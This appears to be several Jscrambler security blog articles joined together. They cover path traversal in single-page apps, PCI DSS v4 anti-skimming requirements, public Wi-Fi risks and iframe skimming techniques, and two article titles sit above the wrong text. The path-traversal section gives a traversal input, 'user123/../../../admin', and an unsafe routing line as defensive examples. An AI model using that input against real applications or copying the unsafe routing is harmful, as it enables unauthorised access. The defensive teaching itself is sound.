  • Lack of Input Validation in Routing Logic: Routing logic lacks rigid input validation; an attacker can exploit this vulnerability to craft URLs that trigger routing behavior to access restricted content. 

  • Overly Permissive or Misconfigured Routes: Wildcard or catch-all routes may be used without adequate protection and can create backdoor access to sensitive application areas. 

  • Sole Reliance on Client-Side Authorization: Authorization that performs role checks or access control at the browser level, typically storing local storage or JavaScript variables, are easily compromised by attackers. 


Example of Vulnerable Routing 


Unsafe Construction: JavaScript code builds request URLs dynamically, e.g.:


Here, injecting user123/../../../admin resolves to /api/admin, bypassing intended routes.

Defending SPAs Against Path Traversal 

Preventing client-side path traversal in SPAs requires a defense-in-depth approach. Developers should enforce strong validation, route control, and server-side checks to ensure application integrity. 

1. Validate and Sanitize All Inputs 

Never trust URL parameters or client-provided data. Use strict input validation for dynamic route values. Rely on whitelists or patterns (e.g., regex) to ensure parameters like /user/:id follow safe formats (e.g., UUIDs or integers). Example: 

const isValidId = /^[0-9a-f]{24}$/i.test(userId); if (!isValidId) return <Navigate to="/not-found" />; 

2. Use Secure, Static Route Definitions 

Avoid building routes dynamically from untrusted input. Instead, define routes explicitly. 

Vulnerable: 

navigate(“/” + userInput); // dangerous 

Safe:

<Route path=”/user/:id” element={<UserProfile />} /> Inside the UserProfile component, validate the id before fetching or rendering data. 

3. Enforce Server-Side Authorization 

Client-side checks alone are not enough. Always validate user roles and permissions on the backend before returning protected data. Use authenticated API calls that enforce RBAC/ABAC server-side, even if the frontend hides or protects certain routes. 

4. Implement Role-Based Access Control (RBAC) 

Design your app to respect permission boundaries across both client and server layers. Use a centralized auth hook or service that fetches user roles from the backend and keeps them immutable from the frontend. 

5. Perform Regular Security Testing 

Include security reviews in your CI/CD pipeline, such as running static analysis tools (like ESLint security plugins), conducting pen tests, using dependency scanners, and manual code reviews focused on routing and auth logic.

How Jscrambler Curbs Client-Side Path Traversal 

Jscrambler is a comprehensive client-side protection platform that goes beyond code obfuscation to help prevent client-side path traversal and related attacks. Its increased functionality makes it harder for attackers to exploit the SPA’s routing logic, providing a strong defense-in-depth approach. The following are some of the important Jscrambler properties that can be used to curb this vulnerability: 

Advanced Code Obfuscation 


Polymorphic obfuscation with Jscrambler takes readable JavaScript code and converts it into an unreadable format that is hard for attackers to reverse-engineer and that prevents the engine from modifying routing logic or sensitive variables. As an example, such variables as userRole or routing paths in the previous vulnerable code are masked, which makes finding and using client-side logic less likely for attackers. 

Advanced-Code-Obfuscation-example-jscrambler-code-integrity-features


After Jscrambler’s obfuscation, the code might resemble (simplified representation):

Jscrambler-obfuscation-example-code-might.resemble-simplified representation


This obfuscation complicates attempts to manipulate client-side checks or routing paths. 

Runtime Protection and Anti-Tampering 

Jscrambler’s runtime protection includes anti-tampering and anti-debugging mechanisms that detect and respond to attempts to modify or analyze the application’s code at runtime. If an attacker tries to alter client-side routing logic (e.g., by modifying the DOM or injecting malicious scripts), Jscrambler can trigger countermeasures such as:
 

  • Breaking the application: Rendering the application unusable if tampering is detected. 

  • Custom callbacks: Executing a predefined function to log or block unauthorized actions. 

These features make it harder for attackers to bypass client-side checks or manipulate routes dynamically. 

Real-Time Monitoring and Notifications 

Jscrambler offers real-time monitoring and warnings for suspicious activity, including unauthorized access to routes or attempts to compromise client-side logic. This enables developers to monitor and address path traversal attempts in a timely manner, thereby limiting the time attackers have to exploit. 

Jscrambler integrates with any modern SPA development workflow, including frameworks such as React, Angular, and Vue.js. Developers can integrate Jscrambler into the build process, using tools such as Webpack or CI/CD pipelines, to protect routing logic and sensitive code before deployment. 


Conclusion 

Path traversal is a critical weakness in SPAs, as it can lead to unauthorized access and data exposure. Developers can significantly mitigate risk by understanding its causes, implementing robust mitigation strategies, and using powerful obfuscation, runtime protection, and code-locking tools, such as those offered by Jscrambler. To obtain SPAs, both client- and server-side protection, frequent testing, and developer awareness are required. Since SPAs are still dominant in web development, it is imperative to prioritize security and provide holistic protection by using these tools and methods to keep users secure and maintain credibility.

The new PCI DSS v4.0 Requirements: a checklist to guarantee your company’s compliance

PCI DSS v4, published in March 2022, introduced critical provisions designed to detect and neutralize e-skimming attacks. Often referred to as formjacking or Magecart, these client-side attacks occur when cybercriminals inject malicious code onto e-commerce payment pages to harvest sensitive cardholder data. 

To allow organizations time to implement these new controls, the requirements were future-dated and became a firm requirement only on April 1, 2025.

With the deadline now passed, compliance with these new requirements is no longer optional; it is mandatory. 

In this guide, we break down the essentials of these now-active requirements and explain how online businesses can ensure they meet the standard.

  • What are the specific client-side requirements in PCI DSS v4?

  • Who must adhere to these new requirements?

  • Where do these protections apply?

  • When did the enforcement timeline begin?

  • Why is complying with Requirements 6.4.3 and 11.6.1 critical for your business?

  • How can e-commerce businesses effectively implement these controls?


What are the new requirements for payment pages under PCI DSS v4?

Requirement 6.4.3

The first requirement (6.4.3) is designed to prevent e-skimming and protect payment and account data. All payment page scripts that are loaded and executed in the consumer’s browser are required to be managed as follows:

  • Authorization: A method is implemented to confirm that each script is authorized.

  • Integrity: A method is implemented to ensure the integrity of each script.

  • Inventory & justification: An inventory of all scripts is maintained, with a written justification for why each is necessary.


Requirement 11.6.1

The second requirement (11.6.1) aims to detect tampering or unauthorized changes to critical components on the payment page and generate an alert when changes are detected. The details of the requirement are as follows:

  • Deployment & Scope: A mechanism must be implemented to detect changes and tampering of HTTP headers and payment page content in the consumer browser to ensure security and integrity.

  • Detection & Alerts: Personnel must be alerted to unauthorized changes to security-related HTTP headers and scripts on payment pages.

  • Frequency: Evaluations occur at least once every seven days OR at defined periodic intervals as established by the organization’s targeted risk analysis (TRA).


Who must comply with requirements 6.4.3 and 11.6.1 in PCI DSS v4?


PCI DSS v4 applies to all entities that store, process, or transmit cardholder data and/or sensitive authentication data. 


Typically, this includes those involved in accepting online payments, such as merchants, Payment Service Providers (PSPs), card issuers, card acquirers, and other service providers.

Where do requirements 6.4.3 and 11.6.1 in PCI DSS v4 apply?


The new requirements (6.4.3 and 11.6.1) apply to online payment pages that process online transactions, such as e-commerce, travel booking, and any services that process sensitive account and payment data, including:

  • Cardholder Data: Primary Account Numbers (PANs), cardholder names, expiration dates, and service codes.

  • Sensitive Authentication Data: Full track data (magnetic stripe or chip), card verification codes (CVC2/CVV2), and PINs.


These transactions can be conducted on various devices, including desktops, laptops, and mobile devices, and may take place either on a website or within an app.

When do the requirements 6.4.3 and 11.6.1 come into effect?


The new requirements were published in March 2022 as part of PCI DSS v4. As of April 1, 2025, they are now fully in effect, and protections are in place if you accept online payments.

If you have not yet secured your payment scripts, your organization may be non-compliant and vulnerable to both data breaches and assessment failure.

Why comply with requirements 6.4.3 and 11.6.1 in PCI DSS v4?


Simply put: PCI data security is everyone’s business. 

Trust is your most valuable asset. Safeguarding customer data prevents brand damage, reputational harm, and financial losses.

Whether you are a local boutique accepting five payments a month or a massive enterprise accepting five thousand, you are responsible for protecting your customers and their data.

Customers won’t reward you with loyalty if you lose their data. If you handle their information in a way that makes it vulnerable to theft or hacking, they will simply take their business elsewhere.

The fully loaded costs to a business of a data breach are far higher than just a fine. It hits your business in three ways:

  • Direct Costs: Lost revenue, incident response fees, fines, and breach notifications.

  • Indirect Costs: Loss of brand value, reputation, and consumer trust.

  • Opportunity Costs: Lost productivity and cancelled commercial contracts.


How do online businesses comply with requirements 6.4.1 and 11.6.1 in PCI DSS v4?


Now that requirements 6.4.3 and 11.6.1 are in effect, it is critical that you are ready to pass your assessment to avoid  repercussions for non-compliance and any consequences of leaked sensitive data, payment data, and breaches.

To meet the requirements, organizations will need to select technical controls and adopt new management processes for deploying JavaScript. Depending on the size and complexity of the organization, these tasks may not be simple.

Step-by-Step PCI DSS v4 Compliance Guide


To pass your evaluation and avoid penalties, follow this guide to ensure you properly implement the necessary technical controls for managing JavaScript. 

Here are some suggestions for assessing your organization’s current status and moving toward compliance with the new PCI DSS v4 requirements.

1. Audit your current payment page scripts

PCI DSS requirement 6.4.3 only apply to JavaScript on payment pages. Since you can’t manage risks you can’t see, the first task is to assess what JavaScript is currently on your payment page and why it is there.

To do so, we recommend that you:

  • Identify Scripts: List the name and URL of every script.

  • Categorize: Label as First-party or Third-party.

  • Define Purpose: Document exactly what the script does and its business or technical justification.

  • Identify Owners: Assign a specific team or person responsible for each script.

You could do this by looking at the page source in your browser’s developer tools. Or request a free inventory report of all the scripts present on your website from Jscrambler.

2. Review Your Current Change Management Process

Requirement 6.4.3 requires that all JavaScript on the payment page be recorded in an inventory, explicitly approved, and that a record be kept of why the script is necessary.

To help meet this new requirement, you’ll need to understand how JavaScript is added to your website and the business processes currently in place. 

The type of information you’re looking for to help update this process is:

  • Access Control: Which teams, people, or processes can/do add JavaScript to the site?

  • Approval Workflow: Is there a change management or approval process for this?

  • Integrity Checks: Are there existing processes in place to validate the script’s integrity?

  • Third-Party Assessment: If the script is loaded from a third party, is a security assessment of that party conducted?

  • Deployment Method: Is the deployment of a new script manual or automated? Is it performed by a third party or as a part of your CI/CD process?

  • Change Handling: How does the process apply to scripts that change?

  • Surface Area Minimization: Is the same JavaScript added to every page on the site, or is it possible to separate the scripts that are included in the payment page from those that are deployed everywhere else on the site?


3. Determine your preferred business process

One of the key decisions you’ll need to make is whether your risk tolerance will allow you to either:

  • Approve all changes to JavaScript before they happen.

  • Approve changes within a reasonable timeframe after they happen.


This will determine the workflow and the technology that you deploy.


Option A: Pre-change approval

This is best for organizations with static environments.

The pre-change approval workflow: For every script change, your process must:

  • Define Governance: Clearly establish who is authorized to request script additions and who has final approval authority.

  • Justify the Need: Record specific reasons why the script is necessary for the payment page (focusing on behavior).

  • Document Integrity: Log the approval details (who/when) and integrity data (e.g.,hash values or behaviors) for ongoing verification.

  • Update & Release: Update your central inventory, approve the release to production, and integrate with your existing deployment pipeline.


Implementation Tip: This can be managed through existing change-control software or, for smaller setups, a strictly maintained spreadsheet.


With a strict pre-deployment approval process you can use strict protective measures such as Content Security Policy (CSP) and Subresource Integrity (SRI). They are based on knowing the hash values of approved scripts because the hash value is computed as part of the pre-deployment process.

However, there are two operational problems with the pre-approval process. 

First, the larger and more complex an organization’s e-commerce platform, the more arduous the process. There’s a real danger that the process won’t be followed if it becomes a roadblock in the development and deployment processes. 

Second, if any script changes (say by a third-party provider), then the script won’t be allowed to load, so the page’s functionality will be affected. In a worst-case scenario, this could break the entire site and prevent customers from checking out.

Option B: Post-change approval

Best for more dynamic e-commerce platforms.

Managing Governance in a Post-Change Approval Model 

In this model, it’s still important to control who in your organization can add new JavaScript to the page and who can approve the script. This is particularly important because you’re effectively defining a time window within which a script is allowed to be active on the payment page before it is approved.

Automation and Compliance 

The workflow relies on automation. The system must detect when a new script is added or an existing one is modified. This detection mechanism serves a dual purpose: it triggers the approval workflow and satisfies the alert requirements of PCI DSS 11.6.1.

Once a change is detected, the workflow should: 

  • Log the script’s justification, record the approval details (who and when).

  • Document how the script’s integrity was checked (e.g.,hash values or behaviors), and update the script inventory.


If a script is not authorized, you must prevent it from running on the payment page as soon as possible.


A post-approval process is appropriate for more complex environments and ones where an organization has multiple websites or instances of a site. This is especially important where the ability to add JavaScript to a site is distributed throughout an organization or third-parties.


The longer an unapproved changes remains live on a site, the higher the risk. But if we extrapolate from requirement 11.6.1, this time frame should be no longer than seven days. 


However, it allows for scripts to change without the risk of breaking the website, especially important in the case of third-party scripts.

It is also important to note that CSP and SRI are not as appropriate here, as those methods rely on pre-deployment hashing, which contradicts the post-change nature of this workflow.

Jscrambler PCI DSS v4 solution


To effectively manage third-party risk while maintaining real-time visibility and control over every script on a website, using a tool like Jscrambler’s PCI DSS v4 compliance solution is recommended. Jscrambler can support your approval workflows by detecting when a new script is added to a page or any changes are made to an already approved script.

Jscrambler also reduces the risk of unapproved scripts being active on the site during the approval process. It can block malicious behaviors, such as scripts that attempt to access payment card fields on the payment page.

The recent addition of an AI assistant to the Jscrambler client-side protection and compliance platform enhances compliance teams’ ability to manage workflows, improving confidence in client-side security assurance.

Furthermore, Jscrambler offers companies the flexibility to choose different deployment methods through its hybrid architecture. Users can start with a scanner and then implement an agent for comprehensive client-side protection and risk mitigation.

Jscrambler is helping companies comply with PCI DSS v4

Jscrambler helps companies like Scentbird effortlessly comply with PCI DSS v4 requirements 6.4.3 and 11.6 .1 and ensure they foster customer trust. Customers trust Jscrambler to secure their payment pages and support PCI DSS v4 compliance because it is:

  • A PCI SSC Principal Participating Organization.

  • A member of the PCI SSC Board of Advisors.

  • A company with more than a decade of experience protecting JavaScript.

Jscrambler offers a free payment page analysis that helps Merchants assess their compliance readiness with requirements 6.4.3 and 11.6.1 of PCI DSS v4 and QSAs to validate compliance. 

The State of Iframe Security: Payment Protection Tips for Merchant PCI DSS Compliance

We have all been there: stuck in an airport, waiting for a coffee order, or killing time in a hotel lobby when that familiar notification pops up: “Public Wi-Fi available”. It feels like a small win in a connected world, a free pass to check emails, scroll social media, or catch up on work without using data. For most people, it’s just another harmless convenience of modern life.

But what if that convenience comes at a cost most users never see?

The truth is, many people have fallen for the misconception that public Wi-Fi is “safe enough,” especially when trusted places like airports, cafés, or hotels offer it. The reality? Open networks are among the easiest entry points for cybercriminals, and connecting without protection can expose your private data, banking details, or even work data to silent threats.

In this article, the hidden dangers of using public Wi-Fi are revealed, offering simple ways to stay safe without compromising your ability to connect on the go.

Why is Public Wi‑Fi so Convenient?

Public Wi-Fi is ubiquitous: it can be found in cafes, airports, hotels, libraries, and on public transportation, and people use it for a variety of reasons. Some use it as a backup when they don’t have mobile data, while others connect to browse social media or make calls through apps like WhatsApp and FaceTime.

This highlights how public Wi-Fi is commonly used for both personal and work-related tasks, demonstrating the significant reliance people have on it to stay connected.

That reliance is apparent among travelers, remote workers, and students, for whom convenience often takes priority. According to a Forbes Advisor survey, 31% of American travelers use public Wi-Fi while traveling within the U.S, 10% while abroad, and 59% in both scenarios. This highlights how convenience often outweighs caution when it comes to online safety.

The numbers below reveal that data security risks on public Wi-Fi aren’t limited to just one type of location; they are present in many public spaces, making it a common issue for travelers, no matter where they connect.

personal-information-risks-public-wi-fi

When a Forbes Advisor took a closer look at user perception, it revealed a clear gap between the convenience of public Wi-Fi and how people evaluate its safety.

In response to the question, “How safe or unsafe do you feel when using public Wi-Fi while traveling?”, travelers expressed varying levels of comfort. Only 3% reported feeling very unsafe, while 13% felt somewhat unsafe. Another 16% were neutral. The majority, however, showed confidence; 45% felt somewhat safe, and 22% felt very safe. 

Altogether, more than two-thirds of travelers believe public Wi-Fi presents little to no serious threat. This contrast between real cybersecurity risks and public perception highlights how easily the dangers of open networks can be overlooked.

The diagram illustrates a discrepancy between travelers’ confidence in public Wi-Fi security and the actual cybersecurity risks, highlighting a lack of awareness of these threats.

diagram-about-confidence-in-public-wi-fi

But beneath this widespread sense of safety lies a more troubling reality. Public Wi-Fi networks often hide threats that most users are completely unaware of. To understand what really happens behind the scenes, let’s take a closer look at the hidden dangers concealed in public Wi-Fi.

The Hidden Dangers Concealed in Public Wi‑Fi

1. Unencrypted networks

One of the serious risks of public Wi-Fi is the lack of encryption on many networks. According to Kaspersky Security Network, 24.7% of public hotspots worldwide do not use any form of encryption, meaning that the data you send, such as login details, emails, and form submissions, is vulnerable to exposure. 

Anyone nearby with basic equipment can intercept and capture this data as it travels between your device and the access point. Without encryption in place, your personal information becomes an easy target for attackers.

2. Man‑in‑the‑Middle Attacks (MITM)

This lack of encryption leaves your data vulnerable to more than someone spying on your activity. It also opens the door to more active threats, such as Man-in-the-Middle (MITM) attacks.

In this type of attack, a hacker intercepts the connection between your device and the destination, allowing them to monitor activity, alter messages, or inject malware. Unsecured public Wi-Fi makes these attacks much easier to carry out.

3. Fake hotspots (Evil Twin Attacks)

Another tactic cybercriminals use involves setting up fake Wi-Fi hotspots, commonly known as evil twin attacks. In these cases, hackers set up rogue Wi-Fi networks with names that closely resemble legitimate ones, like “Starbucks_Free_WiFi” or “Airport_Guest”, to trick users into connecting. Once connected, any information you send can be captured, including login credentials and personal details. 

In one case, an Australian man created fake Wi-Fi networks at airports and even on flights across cities like Perth and Melbourne to steal private information from travelers. He now faces multiple charges for intercepting sensitive information.

Unfortunately, this kind of attack isn’t rare; travelers have been compromised in various public spaces around the world. These tend to happen in specific areas where users often connect without a second thought.

4. Common Places Travelers Have Been Compromised on Public Wi-Fi

Public Wi-Fi may seem harmless, but real-world data shows that travelers have been compromised in many everyday locations. A significant number of security breaches occur in places where people trust the most; 67% of reported incidents took place on planes, 59% at airports, and 52% in cafés or on public transportation.

These are common spots where travelers quickly connect without thinking twice, often unaware of the risks associated with them. Making matters worse, approximately 34% of users still connect without using any protection, such as a VPN, leaving their personal information vulnerable to exposure.

Airports and hotels are particularly high-risk zones. Hackers often take advantage of these busy, high-traffic environments to set up fake Wi-Fi networks or tampered USB charging stations designed to steal sensitive data. 

In 2024, U.S. transportation authorities issued warnings about these so-called “honeypots.” Similar attacks have been documented in other parts of the world, including arrests involving fake Wi-Fi setups at major airports.

What’s at Risk When You Connect to Public Wi‑Fi

1. Personal data

Every time you type a password, send an email, or fill out a form on an unsecured public Wi‑Fi network, sensitive information can be intercepted. This includes usernames, passwords, credit card numbers, medical data, tax IDs, private messages, and more. Public hotspots often use weak or no encryption, allowing attackers on the same network to capture your data using simple interception tools.

2. Corporate data 

However, it’s not just personal data at risk; company data is also a target. Hackers can intercept sensitive emails or access corporate systems through an unsecured connection. Public Wi-Fi has been linked to corporate data breaches, with 12% of incidents traced back to employees using unsafe networks while traveling. IT teams continue to see public Wi-Fi as a serious security concern.

3. Malware infection & device compromise

Beyond data theft, public Wi-Fi also opens the door to malware infections. Cybercriminals exploit vulnerabilities to inject malicious software directly into your device; ransomware, spyware, and keyloggers are common threats. Once installed, malware can enable remote access, steal sensitive data, or completely take control of the device.

Best Practices to Protect Yourself on Public Wi‑Fi

While public Wi‑Fi is a widely used convenience, it’s also associated with risks that can compromise both personal and business information. Still, this doesn’t mean you have to avoid public Wi‑Fi entirely. There are straightforward steps you can take to stay protected. Whether you are grabbing a quick coffee or working from an airport lounge, here’s how to use public Wi‑Fi more safely.

1. Verify network names before connecting

There’s a little excitement when you find free Wi‑Fi with no password. However, before you click “Connect,” take a moment to confirm the network name with a staff member. Hackers create fake Wi-Fi hotspots that have convincing names designed to trick travelers. Do not sacrifice your security for convenience.

What to do instead: Before you connect, ask a staff member, “Hey, what’s the official Wi‑Fi here?” A two-second question could save you from weeks of damage control.

2. Disable auto‑connect to Wi‑Fi Networks

I know, typing the Wi‑Fi password every time can feel like a pain. That’s why you set your phone to auto-connect to networks you have used before; it just makes life easier. But this approach is risky.

Here’s the issue: Let’s say you connected to public Wi‑Fi at your local coffee shop a few weeks ago. When your device automatically reconnects, it doesn’t check whether that network is still secure. It’s just looking for the name, even if the actual network has been compromised or spoofed by a hacker.

To stay safe, go into your Wi-Fi settings and ensure your device prompts you before connecting to any available network. You can do this by unchecking the option that says “Automatically join this network.” It may feel like an extra step, but it puts you back in control of when and how you connect.

Disable-auto‑connect-to-Wi‑Fi-Networks

3. Only use HTTPS websites

Not all websites are created equal. If you’re on public Wi‑Fi and visit a website without encryption (i.e., it starts with “http” instead of “https”), any information you enter could be visible to someone monitoring the network.

Always check for the padlock icon in the address bar and make sure the site starts with “https://”. Modern browsers often alert you if a site is not secure. These encrypted sites help protect your login details, personal info, and browsing activity, even on open Wi‑Fi.

4. Avoid public Wi‑Fi for sensitive activities

If you’re reading the news, checking public transit times, or scrolling social media, public Wi‑Fi might be fine, assuming the website is secure.


But when it comes to online banking, shopping, sending work emails, or accessing business accounts, it’s best to wait until you’re on a trusted, private connection. Doing all of these activities in a public Wifi is like shouting your PIN in a crowded room. 

Sensitive transactions over unsecured networks are a common cause of identity theft and financial fraud. A general rule: If you wouldn’t want a stranger seeing it, don’t do it on public Wi‑Fi.

Avoid-public-Wi‑Fi-sensitive-activities

5. Turn off file sharing

One often overlooked risk is file sharing. On many devices, file and printer sharing are enabled by default when connected to trusted networks, such as your home network.

However, when you’re on public Wi‑Fi, this setting can be dangerous. If file sharing is enabled, others on the same network may be able to access your files or even send malicious ones directly to your device.

To protect yourself:

  • Go to your device’s network settings.

  • Disable file sharing and network discovery while on public networks.

  • Ensure your firewall is enabled.

These settings can prevent strangers from poking around your device while you’re connected.

6. Use a VPN whenever possible

If you frequently work from public spaces, investing in a reputable VPN service is one of the smartest moves you can make. A VPN creates a secure, encrypted tunnel for your data, protecting your connection even on the most insecure networks.

A VPN is just like wearing a mask while walking through a smoky room; nobody can see who you are or what you’re doing. With many VPNs offering one-click setup on both mobile and desktop devices, it’s never been easier to stay safe on the go.

Although a VPN may not be all that, because the websites you are visiting are not protected, you may still fall into risk. However, it still helps to encrypt your traffic and hide your online activity from prying eyes.

7. Use your private network for added security

If you are unsure about using free public Wi-Fi, it’s often safer to use your phone’s personal hotspot instead. It creates a private connection using your mobile data, which means you’re not sharing the network with strangers.

Frequently Asked Questions (FAQs)


To help clarify some of the most common concerns about public Wi‑Fi usage, here are answers to questions people frequently ask:

Is it safe to use public Wi‑Fi for banking transactions?

No, it is not safe. Avoid logging into your bank account or performing any financial transactions while connected to public Wi‑Fi. Some of these networks are often unsecured, which makes it easier for attackers to intercept sensitive data. If necessary, use your mobile internet for this purpose.

What are Evil Twin Wi‑Fi networks?

Evil Twin networks are malicious Wi-Fi hotspots that masquerade as legitimate networks. Attackers set them up to trick users into connecting, allowing them to intercept data and steal sensitive information.

Can my personal data be stolen on public Wi‑Fi?

Yes, your personal data can be stolen if you are connected to public Wi‑Fi without any protection. These networks are typically unsecured, meaning anyone on the same network can intercept your data.

When you visit a website that uses HTTP instead of HTTPS, the information you enter, like usernames, passwords, emails, or credit card details, is sent in plain text. 

This makes it easy for attackers to capture and read your data using basic tools. To stay safe, always use websites with HTTPS and consider using a VPN to protect your connection.

Should I use a VPN on public Wi‑Fi?

Yes. A VPN (Virtual Private Network) is one of the best tools for protecting your data on public networks. It encrypts your internet traffic, making it unreadable to hackers, even on unsecured connections. Make sure to use a trusted and reputable VPN provider; free versions may not offer sufficient security.

Everyday Online Privacy: Practical Tips & Best Practices

Secure online payment systems are a crucial issue in the fast-changing e-commerce environment. Due to the emergence of advanced script-based attacks, including e-skimming, the Payment Card Industry Security Standards Council (PCI SSC) has introduced strict anti-skimming requirements in PCI DSS v4.0.1. These requirements intend to protect the payment pages against malicious scripts that steal cardholder information, as well as their parent pages.
 

For merchants, especially small ones, navigating these complex requirements can be a nightmare. In this article, we will explore the current state of iframe security, the challenges associated with e-skimming, and the valuable tips that emerge during the process of PCI DSS compliance.

The Growing Threat of Web Skimming


In the last few years, there has been a rise in web skimming, also known as e-skimming attacks, which target consumers to steal the payment card data entered into online forms. E-skimming is similar to card-skimming at the checkout counters in physical stores, in that it hijacks the payment channel to pilfer data on the fly.


Attackers can inject malicious scripts by compromising third-party components, vulnerability sites, and by monitoring, updating, or adding information to payment pages to steal sensitive information, such as a card number and CVV.

Common Iframe Attack Vectors


Client-side attacks targeting iframes have grown increasingly stealthy and sophisticated. Rather than breaching servers, attackers exploit how payment iframes are integrated and rendered in the user’s browser. These vectors typically rely on manipulating the Document Object Model (DOM) or overlaying deceptive UI elements to intercept sensitive payment data. Below are a few of the most prevalent iframe-based techniques used in modern skimming attacks.

1. Iframe Hijacking

Iframe hijacking is a method of manipulating the DOM API to hijack or modify communication between a payment iframe and its parent page, thereby redirecting transactions or stealing sensitive information. The most common vulnerabilities targeted by such attacks are the lack of defense in the way iframes process information, and are combined with the rest of the application that is on the web.

Some common tricks include URL redirection, where malicious scripts use iframes with the option to change their source and resemble legitimate payment pages, and monkey-patching. This method dynamically overrides techniques such as setAttribute to alter the behavior of iframes. The techniques are quite invisible and difficult to detect, and thus require real-time monitoring to identify the attack.

2. Iframe Overlay Attacks

Iframe overlays are designed to deceive users by positioning fake forms to appear as genuine payment interfaces, prompting them to enter confidential information into these forms. Attackers can use user spoofing by altering CSS properties, such as z-index, position, and transform, to overlay bogus iframes on top of the actual ones, making the fraudulent interface appear authentic.

Such attacks are highly persuasive and may closely resemble genuine forms of payment, often to an almost pixel-perfect degree. High-tech techniques can even imitate the very styling of the original forms. To be effective, software will require attackers to conduct complex reconnaissance of the target site, allowing for an overlay to be created that precisely matches payment elements.

3. Fake Iframe Injection

Fake iframe injection attacks are done using the injection of malicious iframes that pretend to be legitimate payment interfaces, such as through pop-up windows and redirects, to trick users at checkout. Such attacks exploit user familiarity with payment flows, making them effective when aimed at stealing valuable information.

The attackers tend to preload a hidden iframe or dynamically generate false content that appears at critical points in the payment flow. To further prove their realism, they are keen to imitate the appearance, feel, and functionality of actual payment methods, sometimes even to the extent of booking partial payments to ensure user confidence while capturing their data.

4. Function Hijacking

Function hijacking attacks are designed to hijack or modify payment processing operations by manipulating JavaScript functions, typically exploiting the global scope of JavaScript to execute. Attackers can substitute or alter genuine functionality, enabling them to obtain unauthorized access to sensitive functionality or perform malicious behavior or insidious actions in trusted scripts.

Privilege escalation, where the malicious code pretends to be or corrupts trusted pieces of the payment infrastructure to evade security mechanisms, is one of the most dangerous attack methods. These attacks enable them to silently disrupt the entire payment flow by modifying global JavaScript objects and functions, making detection difficult unless the system is continuously and actively monitored.

PCI DSS v4.0.1 Anti-Skimming Requirements


Version 4.0.1 of the PCI DSS now features significant changes that address the area of anti-skimming, including updates to requirements 6.4.3 and 11.6.1. These modifications alter security to be a more continuous process than periodic checkups, which affects the eligibility of merchants under the SAQ A. This has expanded to encompass the entire web application environment, rather than just payment aspects, as hackers often exploit supporting infrastructure to conduct e-skimming campaigns.

Requirement 6.4.3: Script Management and Authorization

Requirement 6.4.3 of version 4.0.1 of the PCI DSS emphasizes the importance of stringent script management and authorization of payment pages. It requires merchants to maintain a detailed list of all JavaScript scripts, including their sources, intended use, and approval status. Every script will need to be justified in business terms and documented, and merchants will have to have formal approval processes to justify their needs and ensure security.

Requirement 11.6.1: Change and Tamper Detection

Real-time monitoring is required, as per requirement 11.6.1 of PCI DSS v4.0.1, to ensure that unauthorized changes to payment page scripts and HTTP headers are detected. This is a forward-looking strategy that will be able to detect tampering when it is happening; an aspect that, to a merchant, is one of the biggest hurdles to operation, since these merchants have to maintain constant vigilance and a fast reaction time to risks.

Merchants would need to keep track of key aspects, such as the contents of scripts and security headers, and there would have to be alert mechanisms in place so that when suspicious changes occur, alarms can be sounded. Although implementation procedures can vary, ranging from periodic checkups to the use of sophisticated real-time solutions, the standard emphasizes the need to effectively identify the presence of cardholder data and respond to it promptly.

Merchant Compliance Strategies and Best Practices


Although PSPs host and secure payment iframes, PCI DSS v4.0.1 places clear responsibility on merchants to protect the parent page that embeds those iframes. This means merchants must adopt best practices that ensure the integrity of their scripts, guard against DOM-based attacks, and maintain clear oversight of what runs in the browser.

1. Maintain an Accurate Script Inventory

Requirement 6.4.3 mandates that all scripts loaded and executed in the consumer’s browser must be inventoried, authorized, and protected. Merchants should:

  • Know what scripts run on the parent page.

  • Document why each script is necessary.

  • Review and validate the source of third-party scripts regularly.

This step helps limit the attack surface and ensures no unauthorized code can slip in unnoticed.

2. Minimize Inline Scripts and DOM Exposure

Inline JavaScript—especially in combination with broad script-src policies—can become a vulnerability. It’s best to:

  • Move inline scripts to external files.

  • Apply SRI hashes to verify integrity.

  • Monitor changes to DOM elements related to iframes or payment workflows.

These practices help reduce the potential for script tampering or unauthorized iframe manipulation.

3. Coordinate with Your PSP

Even when payment processing is fully outsourced, merchants must confirm that the PSP:

  • Implements strong anti-skimming measures.

  • Provides documentation such as an Attestation of Compliance (AOC).

  • Offers guidance that aligns with PCI DSS requirements and SAQ A eligibility.


Suppose the PSP uses advanced protections, such as Jscrambler’s Iframe Integrity. In that case, much of the technical burden is absorbed; yet, merchants still need to verify and document their role in the overall security model.

Jscrambler’s Iframe Integrity Solution


